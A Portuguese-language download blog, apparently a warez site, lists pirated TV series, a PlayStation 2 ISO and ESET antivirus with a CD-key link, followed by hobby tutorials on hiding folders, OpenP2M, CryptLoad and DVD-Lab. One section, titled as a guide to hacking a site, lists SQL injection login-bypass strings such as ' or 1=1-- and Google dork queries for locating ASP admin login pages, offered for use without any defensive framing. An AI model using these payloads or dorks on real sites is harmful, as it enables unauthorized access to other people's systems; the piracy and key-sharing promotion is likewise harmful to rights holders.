Imagem da lateral da busca
Limpa os float da busca

The Simpsons 21º Temporada


- DADOS DA SÉRIE -
Titulo Original:The Simpsons
Título Traduzido:The Simpsons
Gênero:Comédia
Duração:20 ~25 Min
Criador:Matt Groening
Ano de Lançamento:2009
Temporada:21º Temporada
Episodios:---
Site Oficial: Clique Aqui
_____________________________________________________________________________________________

- ELENCO - 

Homer Simpson
Marge Simpson
Bart Simpson
Lisa Simpson
Maggie Simpson
_____________________________________________________________________________________________

- SINOPSE / DESCRIÇÃO -

Os Simpsons, de Matt Groening, é o desenho animado de maior longevidade na história da TV nos Estados Unidos. Tem, ao todo, dezoito temporadas e mais de 385 episódios desde sua estréia em 17 de Dezembro de 1989.

Surgiu inicialmente em 1987 como uma série de curtas de trinta segundos produzidos por Groening para a série de televisão “The Tracey Ullman Show.” A reação dos telespectadores foi tão positiva que *Os Simpsons* evoluiu para um programa, estreando como um especial de Natal de meia hora em 17 de dezembro de 1989, e depois como série regular em 14 de Janeiro de 1990. A série foi elogiada pela crítica e ganhou inúmeros prêmios, inclusive um prêmio Peabody, dezessete prêmios Emmy, doze prêmios Annie, três prêmios Genesis, sete prêmios International Monitor e quatro prêmios Environmental Media. Em 14 de janeiro de 2000, a série ganhou uma Estrela na Calçada da Fama, em Hollywood. É visto em mais de cem países.

Altamente satírico, o seriado critica a sociedade estadunidense como um todo. Tem como alvos principais a classe média e a mediocridade americana. O canal aberto americano FOX, principal veiculador do desenho, também é motivo das piadas da série.

O nome da cidade em que se passa o desenho, Springfield, foi escolhido por ser um nome comum de cidades americanas - todo estado tem a sua - o que garante uma crítica ainda mais abrangente ao modo de vida americano.
_____________________________________________________________________________________________

- INFORMAÇÕES -

Tamanho:175 MB
Resolução:624 x 352
Frame Rate:23 Fps
Formato:HDTV
Qualidade de Audio:10
Qualidade de Vídeo:10
Codec do Vídeo:XviD
Codec do Áudio:Lame MP3
Idioma:Inglês
Codec:Download aqui!   
   
_____________________________________________________________________________________________

- COMENTÁRIOS -

A pedido Da Dressa !
_____________________________________________________________________________________________


- DOWNLOAD -

DepositFiles   

Uploading   

x7   

Megaupload   

Superfastfile   

Bitroad


_____________________________________________________________________________________________

House M.D. 2ª Temporada


- DADOS DA SÉRIE -

Titulo Original:House MD
Título Traduzido:Dr. House
Gênero:Drama, Mistério
Duração:45 min cada Episódio
Criador:David Shore
Ano de Lançamento:2006
Temporada:2ª Temporada Completa
_____________________________________________________________________________________________

- ELENCO -

Hugh Laurie (Dr. Gregory House),
Lisa Edelstein (Dra. Lisa Cuddy),
Omar Epps (Dr. Eric Foreman),
Robert Sean Leonard (Dr. James Wilson),
Jennifer Morrison (Dra. Allison Cameron)
Jesse Spencer (Dr. Robert Chase).
_____________________________________________________________________________________________

- SINOPSE / DESCRIÇÃO -

Dr. Gregory House (Hugh Laurie), é um brilhante profissional da área médica, desprovido de boas maneiras, rude honestidade e uma certa acidez. Embora a sua conduta possa ser tachada de extremamente anti-social, House é um especialista cujo raciocínio não é nada convencional e possui instinto certeiro em seus diagnósticos, que o permite ser respeitado por todos. A cada episódio, House encara um novo paciente, com sintomas inexplicáveis, e junto de sua equipe de médicos dedicados e enfermeiras, ele deve descobrir misteriosos casos... antes que seja tarde!
_____________________________________________________________________________________________

- INFORMAÇÕES -

Tamanho:350 MB/cada
Resolução:704x480
Frame Rate:23 Fps
Formato:DVDRip
Qualidade de Audio:10
Qualidade de Vídeo:10
Codec do Vídeo:x264
Codec do Áudio:AAC
Idioma:Português | Inglês
Codec: download aqui
   
   
_____________________________________________________________________________________________

- COMENTÁRIOS -

Postei a pedido de um membro (AMIGO MEU) do THE GENIUS.
_____________________________________________________________________________________________


- DOWNLOAD -

MegaUpload

Episódio 1   

Episódio 2   

Episódio 3
   
Episódio 4   

Episódio 5   

Episódio 6   

Episódio 7   

Episódio 8   

Episódio 9   

Episódio 10   

Episódio 11   

Episódio 12   

Episódio 13   

Episódio 14   

Episódio 15   

Episódio 16   

Episódio 17   

Episódio 18   

Episódio 19   

Episódio 20   

Episódio 21   

Episódio 22   

Episódio 23   

Episódio 24
_____________________________________________________________________________________________

House M.D. 1ª Temporada


- DADOS DA SÉRIE -

Titulo Original:House M.D.
Título Traduzido:Dr. House
Gênero:Drama | Médico
Duração:45 min
Criador:David Shore
Ano de Lançamento:2004
Temporada:1ª
Episodios:22
Site Oficial:
_____________________________________________________________________________________________

- ELENCO -

Hugh Laurie (Dr. Gregory House),
Lisa Edelstein (Dra. Lisa Cuddy),
Omar Epps (Dr. Eric Foreman),
Robert Sean Leonard (Dr. James Wilson),
Jennifer Morrison (Dra. Allison Cameron)
Jesse Spencer (Dr. Robert Chase).
_____________________________________________________________________________________________

- SINOPSE / DESCRIÇÃO -

Dr. Gregory House (Hugh Laurie), é um brilhante profissional da área médica, desprovido de boas maneiras, rude honestidade e uma certa acidez. Embora a sua conduta possa ser tachada de extremamente anti-social, House é um especialista cujo raciocínio não é nada convencional e possui instinto certeiro em seus diagnósticos, que o permite ser respeitado por todos. A cada episódio, House encara um novo paciente, com sintomas inexplicáveis, e junto de sua equipe de médicos dedicados e enfermeiras, ele deve descobrir misteriosos casos... antes que seja tarde!
_____________________________________________________________________________________________

- INFORMAÇÕES -

Tamanho:350 MB/Episódio
Resolução:720x358
Frame Rate:23 Fps
Formato:DVDRip
Qualidade de Audio:10
Qualidade de Vídeo:10
Codec do Vídeo:x264
Codec do Áudio:AAC
Idioma:Português | Inglês
Codec:

_____________________________________________________________________________________________

- COMENTÁRIOS -

Postei a pedido de um membro (AMIGO MEU) do THE GENIUS.
_____________________________________________________________________________________________


- DOWNLOAD -

MegaUpload

Episódio 1   

Episódio 2   

Episódio 3   

Episódio 4   

Episódio 5
   
Episódio 6   

Episódio 7   

Episódio 8   

Episódio 9   

Episódio 10   

Episódio 11   

Episódio 12   

Episódio 13   

Episódio 14   

Episódio 15   

Episódio 16   

Episódio 17   

Episódio 18   

Episódio 19   

Episódio 20   

Episódio 21   

Episódio 22

____________________________________________________________________________________________

A História de Ester


- DADOS DA SÉRIE -

Titulo Original:A História de Ester
Título Traduzido:A História de Ester
Gênero:Drama
Duração:50Min
Criador:Vivian de Oliveira
Ano de Lançamento:2010
Temporada:1ª

_____________________________________________________________________________________________

- ELENCO -

André di Mauro
Barbara Maia
Cássia Linhares
Daniela Galli
Elieti Cigaarini
Ewerton de Castro
Felipe Martins
Gabriel Gracindo
Gabriel Durlo
Giuseppe Oristâmio
Juan Alba
Lana Rodes
Letícia Colin
Márcio Kieling
Marcos Pitombo
Maria Ceiça
Maurício Ribeiro
Paulo Figueiredo
Paulo Gorgulho
Paulo Nigro
Rocco Pitanga
Vanessa Gerbelli
Vitor Hugo

_____________________________________________________________________________________________

- SINOPSE / DESCRIÇÃO -

A minissérie "A História de Ester" se passa por volta de 400 anos a.C. na antiga Pérsia, onde hoje é o Irã, e tem como trama principal uma linda história de amor entre uma mulher do povo, Ester (Gabriela Durlo) , e o rei Assuero (Marcos Pitombo). A direção geral é de João Camargo e a adaptação de Vivian de Oliveira.

Hadassa (Gabriela Durlo), ainda criança, é resgatada por Mordecai (Ewerton de Castro) depois que seus pais, Abiail (Juan Alba) e Lia (Cássia Linhares), são mortos em uma grande perseguição dos amalequitas aos judeus. Mordecai, também judeu, consegue fugir e criar Hadassa como sua própria filha. Ele trabalha no palácio de Assuero como guarda do exército real. Depois de vencer uma difícil batalha contra os gregos, Assuero e seu exército desfilam pelas ruas de Susã, capital persa. O povo celebra com grande euforia.

Em meio à multidão, a linda Hadassa chama a atenção de Assuero. Os dois trocam um olhar de encantamento. Em seguida, Assuero segue para o palácio onde oferece uma grande festa aos príncipes da província e também aos funcionários reais. Enquanto isso, a rainha Vasti (Daniela Galli), mulher de Assuero, oferece outra festa apenas para as mulheres. Tudo segue muito bem até que os nobres pedem a presença de Vasti no banquete real. Assuero concorda e pede que Memucã (Paulo Figueiredo), seu homem de confiança, traga a rainha para a festa. Vasti, no entanto, se recusa e causa a ira de Assuero, que a expulsa do reino. Hamã (Paulo Gorgulho), conselheiro de Assuero, convence o rei a convocar todas as virgens do reino para escolher a nova rainha.

Mordecai escuta a conversa e tenta esconder Hadassa, mas soldados invadem sua casa e a levam. Hadassa troca o nome para Ester, já que Mordecai teme represálias por ela ser judia. Sob os cuidados do eunuco Hegai (André di Mauro), todas as virgens passam por rituais de beleza e aprendem como se portar diante do Imperador. Assuero passa a noite com diversas mulheres, mas nenhuma o encanta. Até que chega a vez de Ester. O rei a reconhece e fica impressionado com sua beleza e sabedoria, já que mesmo atraída por Assuero, ela se mostra indignada por ser obrigada a se deitar com ele. Ester declara que sempre imaginou um amor para a vida toda e que este deveria ser conquistado, não imposto.

A coragem com que Ester enfrenta o rei, o deixa ainda mais apaixonado. Assuero não passa a noite com Ester e decide conquistar o seu amor. Ao voltar para o harém sem ter sido tocada pelo rei, Ester surpreende Hegai e os dois acabam se tornando amigos. Assuero passa a solicitar unicamente a presença de Ester para cortejá-la e, assim, conquistar seu coração. Aos poucos Ester se rende ao amor do rei, mas nunca revela que é judia. No reino, todos comentam a mudança de comportamento do Imperador, que antes era sério e compenetrado e agora é um homem mais feliz e acessível. Assim, Ester é a eleita de Assuero e coroada rainha de todo o império Persa. A felicidade de Ester dura pouco, pois ao assumir o cargo de Primeiro Ministro do Imperador, Hamã, que é amalequita, exige que todos se curvem diante dele. No entanto, Mordecai se recusa, por acreditar, como os judeus, que deve se curvar somente a Deus. Hamã, enfurecido, planeja destruir os judeus, que não se curvarem a ele e constrói uma forca em frente a sua casa para matar Mordecai. Instigado pela mulher Zeres (Vanessa Gerbelli), Hamã também convence Assuero que os judeus são um povo rebelde, com hábitos, leis e cultura muito diferentes e que por isso não deveriam ser tolerados na Pérsia. Dessa forma, Assuero decreta que o povo judeu deve ser aniquilado no dia 13 de dezembro. Os judeus lamentam o decreto real.

Ester descobre que seu povo está sendo ameaçado. Paralelamente, Hamã trama contra a vida de Assuero a fim de ocupar o trono real. Ele organiza um complô com alguns eunucos para matar o rei. Ester descobre e conta para o rei que Hamã quer matá-lo. Assuero manda investigar a história. Diante da ameaça ao povo judeu, Mordecai pede que Ester interceda. Ela fica temorosa e pede que todo o povo judeu reze e jejue por ela por três dias e três noites.

Após os três dias, Ester se enche de fé e vai à presença do rei sem ser chamada, o que poderia levá-la a morte. Assuero a salva e a trata com gentileza. Ester perde a coragem e, como desculpa, convida o rei e Hamã para um banquete. Ao ler o livro de feitos memoráveis, Assuero se dá conta de que Mordecai realizou grandes serviços e não foi recompensado por isso. No dia seguinte, Assuero ordena que Hamã homenageie Mordecai em praça pública. Tal humilhação aumenta ainda mais a ira de Hamã contra Mordecai. Ester convida o rei para um segundo banquete onde revela sua origem judaica, implora por seu povo e pede que ele não lhe tire a vida. Hamã e Assuero ficam surpresos.

A rainha também relata o ódio de Hamã contra os judeus e deixa Assuero transtornado. Hamã se ajoelha diante de Ester e pede perdão. Quando Assuero vê a cena, acredita que Hamã esteja assediando a rainha e manda enforcá-lo na mesma forca onde pretendia matar Mordecai.

Comovido com o pedido de Ester, Assuero lança um novo decreto permitindo que os judeus preparem sua defesa. No dia 13 de dezembro ocorre o grande duelo. Depois de dois dias de batalha, os judeus saem vitoriosos e comemoram com a festa de Purim. Essa é a história de uma humilde moça judia que se torna rainha e salva seu povo de ser morto.
_____________________________________________________________________________________________

- INFORMAÇÕES -

Tamanho:592MB
Resolução:576 x 432
Frame Rate:23,976fps
Formato:HDTV
Qualidade de Audio:10
Qualidade de Vídeo:10
Codec do Vídeo:mkv
Codec do Áudio:ac3
Idioma:Portugues
Codec: Download aqui!

_____________________________________________________________________________________________

- COMENTÁRIOS -

Eu gostei  =D
_____________________________________________________________________________________________


- DOWNLOAD -

Quickupload   

Bigandfree   

Bitroad   

Megaupload   

Deposit   

Storage

___________________________________________________________________________________

Harry Potter and the Chamber Of Secrets


- DADOS DO JOGO -

Nome:Harry Potter and the Chamber Of Secrets
Estilo:Aventura
Fabricante:EA Games
Ano:2002
Sistema Operacional:Playstation 2

___________________________________________________________________________________

- SINOPSE / DESCRIÇÃO -

Baseado no segundo livro da aventura de Harry Potter And The Chamber Of Secrets (traduzido no Brasil como Harry Potter e a Câmara Secreta) transporta para os videogames todo o clima do sucesso de J.K. Howling.
Harry Potter agora é segundo-anista da escola de bruxaria de Hogwarts. O jogador controla Harry pelos corredores da escola e visita locais conhecidos, como a loja Diagon Alley. O bruxinho aprendiz vai passar por várias situações, como pilotar um carro voador ou tentar chegar a tempo para a aula.
Alguns dos acontecimentos do segundo livro foram repassados no jogo, incluindo Whomping Willow, o Dueling Club e a batalha em Chamber of Secrets. Harry está em companhia de Hermione, Ron, Hagrid e Hedwing.
Como aluno da segunda série, o bruxo poderá usar magias mais avançadas, mas tome cuidado: se a magia não for executada com perfeição, os efeitos podem ser trágicos. Há vários mini-jogos nas fases e elas podem ser revisitadas quantas vezes quiser. Umas das brincadeiras são ´desgnomizar´ jardins e duelar no Dueling Club.
Itens especiais e passagens secretas estão espalhados por toda a Hogwarts. Pegue o controle e entre no fantástico mundo de J. K. Rowling.
___________________________________________________________________________________

- CONFIGURAÇÃO MÍNIMA -

System Requirements
Processors Supported: Intel or AMD x86 / x64
Operating Systems: Microsoft Windows 2000
Microsoft Windows XP (32- and 64-bit editions)
Microsoft Windows Vista (32- and 64-bit editions)
Microsoft Windows 7 (32- and 64-bit editions)
Memory: 48 MB
Disk Space (download): 32 MB
Disk Space (installation): 46 MB

_________________________________________________________________________________

- COMENTÁRIOS -

Playstation 2 Destravado
__________________________________________________________________________________

- INFORMAÇÕES -

    
Tamanho:1.20 GB
Formato:ISO
Idioma:Inglês

___________________________________________________________________________________

- DOWNLOAD -

MegaUpload


MU Part 1
   
MU Part 2
   
Mu Part 3

__________________________________________________________________________________


ESET Smart Security 4 e ESET NOD32 Antivirus 4 64 bits


- DADOS DO APLICATIVO -

Nome:ESET Smart Security 4 e ESET NOD32 Antivirus 4 64 bits
Estilo:Antivírus
Fabricante:ESET
Ano:2009
Sistema Operacional:Microsoft® Windows® Vista/XP/2000
Site Oficial:Clique Aqui

_______________________________________________________________________________

- SINOPSE / DESCRIÇÃO -

Este post contém o ESET NOD32 Antivirus de 64 bits Versão: 4.0.437 e o ESET Smart Security Versão 4.0.468 que além de conter o antivirus tem o Firewall, antispam e algumas funções a mais de segurança.

________________________________________________________________________________

- CONFIGURAÇÃO MÍNIMA -

System Requirements
Processors Supported: Intel or AMD x86 / x64
Operating Systems: Microsoft Windows 2000
Microsoft Windows XP (32- and 64-bit editions)
Microsoft Windows Vista (32- and 64-bit editions)
Microsoft Windows 7 (32- and 64-bit editions)
Memory: 48 MB
Disk Space (download): 32 MB
Disk Space (installation): 46 MB

_________________________________________________________________________________

- COMENTÁRIOS -

Excelente antivirus e suite de aplicativos de segurança!
E uso ele como meu antivirus.

__________________________________________________________________________________

- INFORMAÇÕES -


Tamanho:Tamanho: Antivirus - 32,5MB Smart Security - 37,7M
Formato:Rar
CD-Key:Clique Aqui!
Idioma:Inglês

___________________________________________________________________________________

- DOWNLOAD -

ESET NOD32 Antivirus-MediaFire

ESET Smart Security-Mediafire

ESET NOD32 Antivirus-Megaupload

ESET Smart Security-Megaupload

Video Aulas


________________________________________________________


________________________________________________________


________________________________________________________


________________________________________________________


________________________________________________________


________________________________________________________


________________________________________________________


como criar link-me para blogspot

Parceria? Aqui mesmo xD


Como Hackear um site Usando String


_____________________________________________________________________________________

b' or ' 1='
' or ' 1
' or '
' or ' a'w'a
' or ' '='
' or 1=1--
') or ('a'w'a
' or '1'='1
admin ' - -
' ou 0=0 --
"ou 0=0 --
ou 0=0 --
' ou 0=0 #
"ou 0=0 #
ou 0=0 #
' ou ' x'='x
"ou" x"="x
') ou (' x'='X
' ou 1=1 --
"ou 1#1 --
ou 1#1 --
' ou a=a --
"ou" a"w'a
') ou (' a'='a
") ou ("a="a
hi "ou" a"w"a

_________________________________________________________________________________

allinurl:/webmaster/login.asp
allinurl:/webadmin/default.asp
allinurl:/webadmin/index.asp
allinurl:/admin/login.asp
allinurl:/admin/default.asp
allinurl:/admin/index.asp
allinurl:/admin/login.asp
allinurl:/admin/password.asp
allinurl:/senha.asp
allinurl:/login/login.asp
allinurl:/adm/index.asp
allinurl:/adm/default.asp
allinurl:/login/index.asp
allinurl:/webmaster/login.asp
allinurl:/webadmin/default.asp
allinurl:/webadmin/index.asp
allinurl:/webadmin/default.asp
allinurl:/menu_admin/index.asp
allinurl:/menu_admin/login.asp
allinurl:/news/admin/
allinurl:/site/admin/
allinurl:/home/admin.asp
allinurl:/home/admin/index.asp
allinurl:/home/admin/default.asp
allinurl:/home/admin/login.asp
allinurl:/web/admin/index.asp
allinurl:/web/admin/default.asp
allinurl:/web/admin/login.asp
allinurl:/home/adm/login.asp
allinurl:/home/adm/senha.asp

Como Hackear um site


____________________________________________________________________________________

Como Criar Pasta invisivel


_________________________________________________________________________________


●Pasta Invisivel●
Uma pasta invisível é muito útil para muitas pessoas. Principalmente para quem tem algo a esconder. Para criar uma pasta invisível no Windows basta seguir os passos abaixo:

1- Clique com o lado direito do mouse em qualquer lugar da sua área de trabalho, e clique em novo/pasta.

2- Depois de ter criado uma pasta você vai renomea-la

3- ao invés de você colocar um nome para pasta você vai fazer o seguinte: aperte e mantenha apertada a tecla alt e aperte os seguintes números: ~> alt+255 <~

4-Depois você clica com o lado direito do mouse em cima da pasta e clica em propriedades/ personalizar/ alterar ícone

5- na janela que abriu você devera escolher um ícone em branco (esse ícone está logo no inicio, tem três ícones invisíveis um encima do outro).

6- Clique em OK

7- Pronto agora você poderá esconder suas coisas secretas dentro da pasta que ninguém vai descobrir.

Obs: Para saber aonde esta a pasta, selecione toda sua área de trabalho e preste bem atenção pois vai ter um lugar que vai ter uma pequena area sublinhada mas não vai ter pasta, é lá que esta a pasta invisível, de dois cliques e pronto.
Espero Ter ajudado...
By: Apolo.F


PARA BAIXAR O TUTORIAL CLIQUE AQUI


Como Instalar o OpenP2M


Instalando o OpenP2M

1º Passo:

Instale o java em seu computador
http://www.java.com/en/download/windows_xpi.jsp

2º Passo:

Clique em Iniciar>Executar.

3º Passo:

Na janela executar, no campo abrir insira o seguinte comando:


Citação:
Se seu Java for 1.5

javaws http://openp2m.sourceforge.net/download/OpenP2M.jnlp
Citação:
Se seu Java for 1.6

javaws http://openp2m.sourceforge.net/download/OpenP2M6.jnlp
O programa se auto instalará.

4º Passo:

A janela de softwares permitidos será aberta, nela autorize o programa OpenP2m para prosseguir a instalação.

5º Passo:

O janela do programa será exibida, feche-a.

6º Passo:

Clique em Iniciar>Executar.

7º Passo:

Na janela executar, no campo abrir insira o seguinte comando:

Citação:
Para Java1.5
javaws

Para Java 1.6
javaws -viewer

8º Passo:


Na janela Java Application Cache Viewer mova o mouse até o ícone do OpenP2m. Então clique com o botão direito do mouse e escolha a opção Install Shortcuts.


Após feito isso, feche a janela.

9º Passo:


Um atalho estará presente em sua área de trabalho.

Pronto, o OpenP2m está instalado em seu computador. Esperamos que utilizem o programa.

Créditos: Senhor Meursault
Adaptado por Apolo.F
                       _________

Baixando em Free Servers com o CryptLoad.


Um bom Programa para baixar no RapidShare entre outros Free Servers é o CryptLoad vc copiar os links no programa e deixe ele baixando sozinho. Usando proxy ou reconectar automaticamente e muito mais.

Muito bom com: Rapidshare.com, Rapidshare.de, Netload, Megaupload entre outros , para fazer o download acesse http://cryptload.info/

Veja como Configurar esse programa :


Click this bar to view the full image.


Coloca seu nome e senha de login nos campos com XXX
Os outros deixei "default" padrão

Click this bar to view the full image.


b

By: Apolo.F
_____________


Descubra os Codecs , Frames , Resoluções dos Videos e Audios


Descubra qual Codec de Video você precisa para reproduzir aquele video,e para auxiliar os Uploaders,na Hora de descrever os Codecs,Resoluções,Frame Rate,Tamanho...

Programa Requerido:
GSpot

Abra GSpot.exe


Click this bar to view the full image.



Abra o Video/Musica desejado:

Click this bar to view the full image.


Obtenha as Informaçoes necessárias!!!!

Click this bar to view the full image.


Aqui está uma ajuda do que se pode obter:


Click this bar to view the full image.


By: Apolo.F
____________


Aprenda a usar o DVD-Lab Pro.


TUTORIAL BÁSICO DO DVD-LAB EM 6 PASSOS

Todo mundo já deve ter ouvido falar do DVD-Lab. Ele é um programa para quem procura autorar
DVD s de uma forma rápida e relativamente fácil, além de ter uma interface excelente e de fácil assimilação. A versão PRO ainda suporta
múltiplas faixas de áudio (até 8) e múltiplas legendas, além de algumas funções a mais. Para esse tutorial, vamos usar a versão PRO, mas se você tiver a versão Standard, não se preocupe, pois é basicamente idêntica à versão PRO.


Passo 1: Preparando suas Fontes

Se você está lendo esse tutorial, é por que já deve ter encodado seu filme e já ter criado seus arquivos de vídeo e áudio (mpv, m2v, mpa, m2a, ac3, dts, wav, aiff) ou seu MPEG2, usando o CCE, FreeEnc ou TMPGenc. O DVD-Lab não contém um encoder embutido, portanto você terá que encodar seus arquivos para os formatos apropriados, seja sua fonte AVI ou DVD. Resolvi não descrever sobre isso aqui pois esse é um tutorial básico apenas para o DVD-Lab.
Sugiro que se você ainda não souber como criar seus arquivos, visite o Fórum KVCD e baixe os tutoriais. Vale lembrar que seus arquivos devem ser compatíveis com o formato DVD (resolução padrão de 352X480 ou 720X480 para NTSC e áudio em 48 KHz). Qualquer arquivo que não esteja nestes formatos podem fazer com que seu DVD não funcione
direito (se bem que eu nunca tive problemas usando resoluções de vídeo de 480X480, mas o áudio deve estar em 48 KHz!). Sugiro que, se você quiser ganhar espaço no DVD, use o áudio em MP2, mas lembre-se que somente a versão PRo do DVD-Lab trabalha bem com áudio MP2 para projetos NTSC!
DICA: Se você tiver a versão PRO, considere-se uma pessoa de sorte, pois com ela é possível
misturar conteúdo
NTSC e PAL.


Passo 2: Criando um novo projeto e importando seus arquivos

Vamos ao que realmente interessa. Execute o DVD-Lab. Um janela de Wizard se abrirá (Default
Project). Selecione a opção Normal (VTS Menu + Movie) e clique em OK.
Note que o DVD-Lab é basicamente dividido em 3 partes: do lado esquerdo temos a janela Project ,
onde estão todos os elementos do seu DVD (Connections, Movies, Menus e Slideshows). Mas abaixo, temos a janela Assets (que são os arquivos de vídeo, áudio e imagens que você importa e usa para autorar o DVD). Do Lado direito do Assets temos a janela Preview , cuja qual você usará para visualizar seus vídeos ou escolher uma cena para colocar nos menus. Ainda é possível ver a topologia do DVD (clique no menu View DVD Topology ). Assim você poderá ver quanto espaço está usando do DVD conforme for importando os arquivos.
Vamos importar nossos arquivos. Há 2 maneiras de se fazer isto: na janela Assets , você pode importar os arquivos usando o navegador de arquivos (File Browser) ou simplesmente clicar com o botão direito do mouse em qualquer lugar desta área branca e escolher Import . Aqui, vamos usar o primeiro modo: Sempre se lembrando que:
1. Seu áudio deverá estar em 48.kHz! Se por acaso não estiver, o DVD-Lab converte a freqüência
para 48 Khz
automaticamente (ou se quiser fazer manualmente, vá em Tools Transcode Áudio)
2. Se seu vídeo estiver em 23.976 FPS (24 FPS), você precisará rodar o Pulldown nele antes (use o
programa Pulldown ou deixe que o DVD-Lab faça isso por você, mas prefira o primeiro método!)
Clicando em File Browser, uma nova janela de navegação se abrirá.....basta então selecionar o diretório onde se encontram seus arquivos e os arrastar para a janela Assets .
Quando importar os arquivos, o DVD-Lab fará uma checagem rápida nos mesmos e mostrará mensagens de erro se tiver alguma. Se você estiver importando algum MPEG2 diretamente, o DVD-Lab vai demultiplexar (separar o áudio e o vídeo) o arquivo, e isso é normal, pois ele sempre trabalha com áudio e vídeo separados. Se ele der algum erro, note que:
- Se aparecer este símbolo, você não poderá continuar o projeto. Reveja o item que está com este símbolo e refaça o que for necessário;
- Se aparecer esse símbolo, significa apenas que você pode continuar o projeto, mas talvez o DVD não toque em algum player. Pra falar a verdade, sempre que apareceu esse símbolo comigo, o DVD rodou normalmente. É apenas um símbolo de atenção . Ele também aparecerá se você estiver usando alguma resolução não padrão pra vídeo (ex.:480X480), apenas ignore o aviso e siga em frente. - Apenas uma nota ou dica.
Agora, na janela Project (do lado direito), de 2 cliques em Movie 1 para abrir a janela principal do filme. Agora, arraste o arquivo MPV/M2V da janela Assets para a janela principal do filme. Faça o mesmo com o áudio (MP2/AC3/MPA/WAV).


Passo 3: Criando Capítulos

Para adicionar os capítulos, você tem 2 opções: fazer automaticamente ou manualmente.
Para o modo automático: Basta clicar no menu Movie Auto Chapters . (ou no botão Wizard do DVD-Lab e selecionar a opção Auto Chapters ).
A seguinte tela se abrirá: Clique então em OK pra prosseguir. Simples, não?
Aqui você escolhe a sensibilidade que o DVD-Lab usará para criar seus capítulos.....e aqui,quantos capítulos você quer colocar no filme. Em Find all possible chapters , você coloca o tempo mínimo de cada capítulo (mas não poderá definir quantos capítulos o filme terá) Arraste seus arquivos de vídeo e de áudio para qualquer parte dessa janela.
Botão Wizard do DVD-Lab Para o modo manual:
Na janela Movie1 , basta você arrastar a barrinha vermelha pra onde quiser criar um capítulo e clicar no sinal de . Não é necessário criar o primeiro capítulo, pois o DVD-Lab já faz isso automaticamente.
DICA: Se seu mouse for tipo Wheel , você pode navegar entre as cenas do filme usando a roda central do mouse.


Passo 4: Criando os Menus e Links

Bem, como esse é um tutorial básico pro DVD-Lab, vou apenas mostrar como criar menus simples. Vale lembrar que vai muito da criatividade de cada um autorar um DVD que fique com cara de profissional. Primeiro, vamos à janela de menus. Você pode fazer isto através da janela Project (do lado direito) e clicando em Menu1 ou pela janela de conexões ( Connections , digite CTRL+Home no teclado) e dando 2 cliques na imagem do Menu1 Você verá uma tela simples, preta. Esse é o seu menu principal. Para colocar uma imagem (background) nessa tela, basta
importar qualquer imagem para o projeto (como você fez com os arquivos de áudio e vídeo) e arrastá-la para a parte preta.Você pode usar os backgrounds que já vêm com o DVD-Lab clicando na aba Backgrounds da janela Assets . O problema é que a versão PRO do DVD-Lab não vem com nenhum background! Sendo assim, aí vai mais uma...
DICA: Você pode copiar a pasta Backgrounds do DVD-Lab Standard para a pasta do DVD-Lab PRO. Aliás, você pode fazer isto também com os outros arquivos (Clips, Music, Styles, Objects), visto que o PRO não tem esses arquivos.
Arrasta a barra vermelha pra onde você quer que o DVD-Lab crie um capítulo....e clique no sinal de para criar o capítulo no local desejado.
Cada sinal deste é um capítulo de seu filme. Se precisar remover
algum capítulo, basta clicar com o botão direito do mouse em
cima de um destes e escolher Vamos conhecer um pouco melhor essa parte. Para ficar de mais fácil entendimento, eu nomeei da seguinte forma:
DICA: é possível colocar música e som em qualquer menu! Você pode, por exemplo, com algum editor de áudio,retirar a parte do áudio (música) dos créditos finais do filme ou usar a trilha sonora original para colocar no menu
principal! Basta arrastar seu arquivo (WAV, MP2, MPA, AC3) para o menu desejado e pronto!

BARRA SUPERIOR DO MENU BARRA FERRAMENTAS DO MENU MENU PRINCIPAL BARRA PROPRIEDADES DO MENU BARRA ÍTENS DE MENU (fica na janela Assets , em baixo.)
Vamos criar então nosso menu. Em Backgrounds na barra ítens de menu, selecione um background desejado e arraste-o para a parte preta do menu principal.
DICA: Eu particularmente prefiro baixar wallpapers da Internet relacionados ao filme, importá-los para o projeto e usá-los como backgrounds em meus menus. Use sua imaginação!
Agora, vamos criar os itens do menu e os links. Clicando no na barra lateral do menu, você poderá escrever o que desejar no menu principal (coisas do tipo Iniciar Filme ou Seleção de Cenas ). Você pode movimentar a escrita pra onde desejar.
DICA: Instale fontes diferentes no seu Windows. (existem vários sites na net com milhares delas). Os menus ficarão bem melhores!
Nosso menu ficou mais ou menos assim:
Para mudar a cor da fonte, selecione com o mouse a parte da escrita que deseja alterar a cor clique na aba Color da barra propriedades do menu (lado direito). Em Fill Color você seleciona a cor. Nessa mesma barra, você ainda pode alterar a sombra dos itens de menus, e colocar efeitos variados, como Bevel, e ainda transparência, deixando assim seu DVD mais com cara de profissional. Veja alguns exemplos: Efeito de sombra Hard , Efeito de sombra Strong , Efeito Bevel Soft , Efeito Magnifier ,Efeito Negative. Use a sua imaginação!!! Agora, vamos linkar o item: simplesmente arraste o Movie1 da janela Project em cima do item Iniciar filme :
Perceba que agora o ítem Iniciar Filme ficou com um link Movie 1 em vermelho. Isto significa quequando você clicar com o controle remoto nesse item e selecioná-lo, o filme começará.
Há outra maneira de linkar os itens: basta clicar com o botão direito em cima do item desejado, ir em Link e selecionar o local onde deseja apontar o link (nesse caso, ficaria Link Movie1 Chapter1 Movie Start ).

Passo 5: Criando um Menu Automático de Seleção de Cenas:

Agora clique no botão Wizard na barra de ferramentas principal do DVD-Lab e selecione Add Scene
Selections Menu (ou vá em Menu Scene Selection Menu
Thumbnail Scene Selection ). Uma janela de templates prontos se abrirá.
Escolha o da sua preferência: Dependendo de quantos capítulos você criou para o filme no terceiro passo deste tutorial, serão adicionados um ou mais
menus de seleção de cenas. Esta é a primeira das 3 telas do menu seleção de cenas. Basta dar um clique duplo na janela Project para abrir o menu de seleção de cenas desejado Este botão fará com que, quando for selecionado no controle remoto, volte ao menu principal.....e este, quando selecionado passará para a próxima tela do menu de seleção de cenas.
Lembrando que se você quiser pode trocar os botões e colocar os da sua preferência (peã janela
Assets , em baixo, em Objects / Buttons ) Agora, vamos linkar o item Seleção de Cenas para esse menu de seleção. Você fará como fez para linkar o item Iniciar Filme . Abra o Menu1 (que é o menu principal) através da janela Project e arraste o Scenes 1 for Movie 1 para o texto Seleção de Cenas do menu principal (ou do outro modo, com o botão direito em cima do item
